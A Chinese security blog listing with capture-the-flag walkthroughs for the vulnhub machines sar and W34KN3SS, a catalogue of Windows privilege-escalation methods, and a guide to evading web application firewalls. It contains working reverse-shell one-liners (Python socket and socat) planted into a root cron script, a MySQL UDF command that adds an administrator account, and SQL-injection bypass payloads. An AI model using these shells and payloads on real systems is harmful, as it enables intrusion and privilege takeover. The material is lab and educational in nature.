搜索到
192
篇与
的结果
-

 sar靶机,suid计划任务提权 下载地址:https://www.vulnhub.com/entry/sar-1,425/首先是利用arp-scan进行主机发现其次是使用map对其进行端口扫描目录扫描一个cms,并且网站标题中已经泄露了版本信息我们检索cms漏洞将这个exp复制到本地反弹shellexport RHOST="10.10.10.128";export RPORT=1234;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'# 或者socat TCP:10.10.10.1:8888 EXEC:/bin/bash创建交互式终端python3 -c 'import pty;pty.spawn("/bin/bash")'然后内网信息收集一堆操作,参考:https://mp.weixin.qq.com/s/B4Lc6gLNU0PuToGjrlngOA看到计划任务中包含了一个root文件每过5分钟执行一次cat /etc/crontabwww-data@sar:/var/www/html$ cat finally.shcat finally.sh#!/bin/sh./write.shwww-data@sar:/var/www/html$ cat write.shcat write.sh#!/bin/shtouch /tmp/gatewaywww-data@sar:/var/www/html$ ls -lls -ltotal 32-rwxr-xr-x 1 root root 22 Oct 20 2019 finally.sh-rw-r--r-- 1 www-data www-data 10918 Oct 20 2019 index.html-rw-r--r-- 1 www-data www-data 21 Oct 20 2019 phpinfo.php-rw-r--r-- 1 root root 9 Oct 21 2019 robots.txtdrwxr-xr-x 4 www-data www-data 4096 Oct 20 2019 sar2HTML-rwxrwxrwx 1 www-data www-data 30 Oct 21 2019 write.shwww-data@sar:/var/www/html$ echo 'export RHOST="10.10.10.128";export RPORT=1234;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'' >> write.sh<fd in (0,1,2)];pty.spawn("/bin/bash")'' >> write.shbash: syntax error near unexpected token `('www-data@sar:/var/www/html$ cat write.shcat write.sh#!/bin/shtouch /tmp/gatewaywww-data@sar:/var/www/html$ lslsfinally.sh index.html phpinfo.php robots.txt sar2HTML write.shwww-data@sar:/var/www/html$ echo 'socat TCP:10.10.10.1:8888 EXEC:/bin/bash' >> write.sh<cat TCP:10.10.10.1:8888 EXEC:/bin/bash' >> write.shwww-data@sar:/var/www/html$ cat write.shcat write.sh#!/bin/shtouch /tmp/gatewaysocat TCP:10.10.10.1:8888 EXEC:/bin/bashwww-data@sar:/var/www/html$随后等待5分钟即可,本次靶机主要是利用计划任务提权
-

W34KN3SS,通过openssl漏洞公匙获取私匙 下载地址:https://www.vulnhub.com/entry/w34kn3ss-1,270/使用nmap进行端口扫描将这个域名,追加到hosts(本机也要追加C:\Windows\System32\drivers\etc\hosts)这个靶机中是有两个web的,一个web是用ip访问的一个web是用域名访问的,所以也需要注意,仔细观察这个n30可能是一个有用的信息目录扫描出来的一个结果,包含了一个公匙和一个版本文件查看公匙文件这个提示信息,表示的是刚刚那个.pub文件是由openssl 0.9.8c-1生成的使用searchsploit检索漏洞库我们查看第一个txt漏洞描述根据他的描述,我们下载这个文件wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/5622.tar.bz2tar -jxvf 5622.tar.bz2开始对比公匙和密匙,将root@targetcluster前面的东西拿出来进行对比尝试直接登录目录靶机,用户名是什么呢?目前得知的结果就是刚开始找到的那个n30,只能使用这个进行测试了ssh -i rsa/2048/4161de56829de2fe64b9055711f531c1-2537 n30@weakness.jth用最近爆出来CVE-2025-32463试试提权相关的学习文章:https://www.freebuf.com/articles/vuls/437488.htmlgit clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot.gitzip -r exp.zip CVE-2025-32463_chwoot本来想要使用最新的提权漏洞的,但是这里没有Docker命令,就利用不了了完整使用方法(仅作介绍)# 2 – build and run Docker image (tagged "sudo-chwoot")$ ./run.sh# 3 – run exploit in container (drops you into a root shell)pwn@0da3726bd81f:~$ ./sudo-chwoot.shwoot!root@0da3726bd81f:/# iduid=0(root) gid=0(root) groups=0(root),1001(pwn)继续信息收集(搜集了一圈也没有什么可以利用的),只有这个code这个可执行文件我们并不知道是什么,执行file命令查看文件类型属于py文件我们找到网上在线pyc反编译工具,放入进行反编译后查看内容(在放入反编译前要先将code文件改成code.pyc文件)https://tool.lu/pyc/得到n30用户的密码dMASDNB!!#B!#!#33至此靶机完成
-
windows提权方法一览 Windows提权方法:1,SER-TU提权(通过Ser-U管理工具INI配置文件的修改漏洞,当具备配置文件写权限时,植入管理员账户实现权限跨越)2,RADMIN提权(针对4899端口弱口令扫描结果,利用Radmin客户端连接获取系统控制权限)3,PCANYWHRER提权(从Pcanywhere客户端目录获取CIF连接文件,解密其中保存的登录凭证实现越权访问)4,SAM提权(提取系统SAM/SYSTEM缓存文件,通过HASH碰撞破解获取高权限账户密码)5,NC提权(使用NC监听本地端口,配合远程命令调用创建TELNET连接通道,联合特权模块完成提权)6,PR提权(上传免杀版PR程序,调用系统服务注入进程内存空间直接修改账户权限组)7,IIS提权(在IIS 6.0环境中获取配置管理权限,通过应用映射注入添加隐藏管理员账户)8,43958提权(当SER-TU服务具备脚本执行权限时,直接发送43958端口指令触发系统命令执行)9,PERL提权(利用PERL目录下的权限缺陷,通过DIR路径跳转执行NET USER命令创建特权用户)10,内网LCX提权(在目标主机运行LCX监听本地端口,重定向流量至内网3389端口实现隐蔽登录)11,启动提权(当系统启动项目录具备写入权限时,植入预加载脚本实现服务启动阶段权限获取)12,替换服务提权(通过修改系统服务对应的执行文件(如Ser-U主程序),等待服务重启后激活隐藏后门)13,FXP提权(获取FXP传输工具的配置文件后,逆向解析加密字段还原出系统认证密钥)14,输入法提权(利用输入法加载机制缺陷注入恶意模块,该技术在现代系统中已普遍失效)15,360提权(触发系统热键处理流程中的权限验证缺陷,通过特定按键组合调出特权终端)16,VNC提权(当获取VNC服务认证密码后,直接连接5900端口实现系统级控制)17,2003ODAY提权(针对Windows Server 2003等老版本操作系统,使用专用漏洞利用程序获取权限)18,ROOT提权(在获取MSSQL管理员权限后,通过注册表操作植入系统命令执行模块)19,SA密码服务器提权(从网页配置文件(如ASP连接文件)中提取SA账户密码获取数据库控制权)20,FTP溢出提权(用FTP服务处理机制缺陷触发缓冲区溢出,配合端口重定向工具比如lcx完成权限提升)21,烂土豆提权(利用MS16-075(CVE-2016-3225)伪造NTLM认证,劫持SYSTEM令牌。)22、内核提权(利用Windows内核驱动(如clfs.sys、win32k.sys)的内存越界或权限校验缺陷直接获取SYSTEM权限。)23、win缓冲区溢出提权(利用系统服务或驱动程序的缓冲区溢出漏洞(如spoolsv.exe的CVE-2022-21999),上传精心构造的Shellcode触发栈溢出,直接获取SYSTEM权限执行任意命令。)24、mysql UDF提权(当获得MySQL的FILE权限后,将恶意DLL(如lib_mysqludf_sys.dll)写入插件目录,通过CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.dll'创建函数,执行系统命令SELECT sys_eval('net user hacker Pass123 /add')添加管理员。)25、绕UAC(利用受信任的微软白名单程序(如fodhelper.exe、eventvwr.exe)的COM劫持漏洞,修改注册表HKCU\Software\Classes\CLSID键值注入恶意命令,以管理员权限静默启动CMD窗口。)26、CVE,例如#Windows10 CVE-2020-0796 https://www.cnblogs.com/-chenxs/p/12618678.html #Windows7/2008 CVE-2018-8120 https://www.cnblogs.com/-mo-/p/11404598.html #Windows7/8、2008/2012/2016 CVE-2017-0213 https://www.cnblogs.com/-mo-/p/11446144.html #SQL Server、IIS通杀 (针对本地用户的,不能用于域用户) MS16-075(RottenPotato) https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-075往期推荐内网渗透,流量转发Linux内网渗透(2w字超详细)AD域内网渗透-三种漏洞利用方式【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,Windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透一个永久的渗透知识库
-
-

HW 中如何利用 WAF 缺陷进行绕过 在挖洞过程中,往往会遇到各种攻击利用被WAF拦截的情况,本文浅析总结了常见的一些绕过思路以及具体实现浅析WAF绕过在挖洞过程中,往往会遇到各种攻击利用被WAF拦截的情况,本文浅析总结了常见的一些绕过思路以及具体实现利用WAF的缺陷绕过1.1利用WAF性能缺陷-垃圾字符填充对于通用性较强的软WAF来说,不得不考虑到各种机器和系统的性能,故对于一些超大数据包、超长数据可能会跳过不检测因此可以填充大量垃圾字符来逃避WAF对数据包的检测如下1.2利用WAF性能缺陷-发送大量请求包可以采取高并发的攻击手段,WAF同样出于性能考虑可能会直接放行部分数据包。2.利用WAF适配组件的缺陷由于后端web容器、中间件、数据库、脚本语言的多样性,waf很难覆盖全,容易导致waf解析不了而后端可以正常解析读取导致的绕过IIS+asp在IIS+ASP的环境中,如果url中出现了百分号,但后面邻接的字符拼起来后又不在url编码表之内的话,ASP脚本处理时会将其忽略例如假设有如下请求xxx.asp?id=1 union se%lect 1,2,3,4 fro%m adm%inwaf规则不严放行后,后端由于该特性成功处理执行了xxx.asp?id=1 union select 1,2,3,4 from admin导致绕过TOMCATtomcat的特性也可以构造出许多绕过的方式,可以参考https://y4tacker.github.io/2022/06/19/year/2022/6/%E6%8E%A2%E5%AF%BBTomcat%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E6%B5%81%E9%87%8F%E5%B1%82%E9%9D%A2%E7%BB%95waf%E6%96%B0%E5%A7%BF%E5%8A%BF/这篇文章1.参数前后添加空白字符绕过filename="1.jsp"的filename字符左右可以加上一些空白字符%20 %09 %0a %0b %0c %0d %1c %1d %1e %1f,比如%20filename%0a="1.jsp"这样导致waf匹配不到我们上传⽂件2.utf-16、cp037等各种编码绕过utf-16cp037(原始payload为' and (7=len(db_name())) and 'a' = 'a)json下的unicode编码3.利用waf适配协议的缺陷3.1畸形请求(与Web应用所处的中间件有关,在部分中间件下不适用)将HTTP请求头变为随机字符串例如xxxxT请求方法后加一个table等空字符使用get请求方法但带上post体(需要服务端能正常接受)3.2分块传输仅仅适用于post传输方法分块传输不少waf现在也都可以识别了,可以结合waf性能缺陷的思路综合利用-延时分块传输具体使用可以参考该项目 http://github.com/c0ny1/chunked-coding-converter3.3非预期请求方式get改为post、Content-Type: application/x-www-form-urlencoded改为multipart/form-data等跳过waf直接访问服务器寻找真实ip绕过云waf云waf通过配置NS或者CNAME记录,使得对网站的请求报文优先经过WAF主机,经过WAF主机过滤之后,将被认为无害的请求报文再送给实际的网站服务器进行请求,此时只要找到服务器的真实ip,修改host为服务器真是ip即可绕过云waf常见寻找真实ip的方式有如下几种1.证书信息查询 https://myssl.com/2.dns历史解析记录3.搜集子域名ip c段(考虑到费用问题,一些子域名并不会部署)4.超级ping......寻找没有部署waf的nginx反代机器当waf在nginx服务器上部署,且存在nginx集群时,可以试试尝试寻找能反代服务却又没用部署waf的机器访问进行绕过以下面这个为例,测试某接口发现被拦截搜集ip信息为xxx.xxx.200.1xx查找c段服务,一个个访问尝试利用成功利用waf白名单WAF存在某些机制,不处理和拦截白名单中的请求数据例如特定的ip,来自于搜索引擎爬虫的访问数据等特定ip可以使用https://github.com/TheKingOfDuck/burpFakeIP插件将xff等头部设置为127.0.0.1等进行绕过尝试搜索引擎爬虫的访问数据User-Agent修改为谷歌搜索引擎等原文链接:https://forum.butian.net/share/3639